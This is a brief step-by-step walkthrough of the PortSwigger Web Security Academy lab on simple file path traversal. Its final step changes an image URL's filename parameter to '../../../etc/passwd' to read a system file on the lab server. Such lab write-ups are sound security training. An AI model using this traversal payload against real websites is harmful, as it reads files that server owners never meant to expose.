
File path traversal simple case

1: Access the Lab.
Website: https://portswigger.net/web-security/file-path-traversal/lab-simple

2: Open the product.

3: Inspect the page.
4: Open the post.

5: Go to the Network and Reload the page.
6: Open the Image.

7: Modify the filename parameter.
From: https://0afa00ee04ce470ecfc3a358003d0026.web-security-academy.net/image?filename=45.jpg
To: https://0afa00ee04ce470ecfc3a358003d0026.web-security-academy.net/image?filename=../../../etc/passwd
8: The Lab has been completed.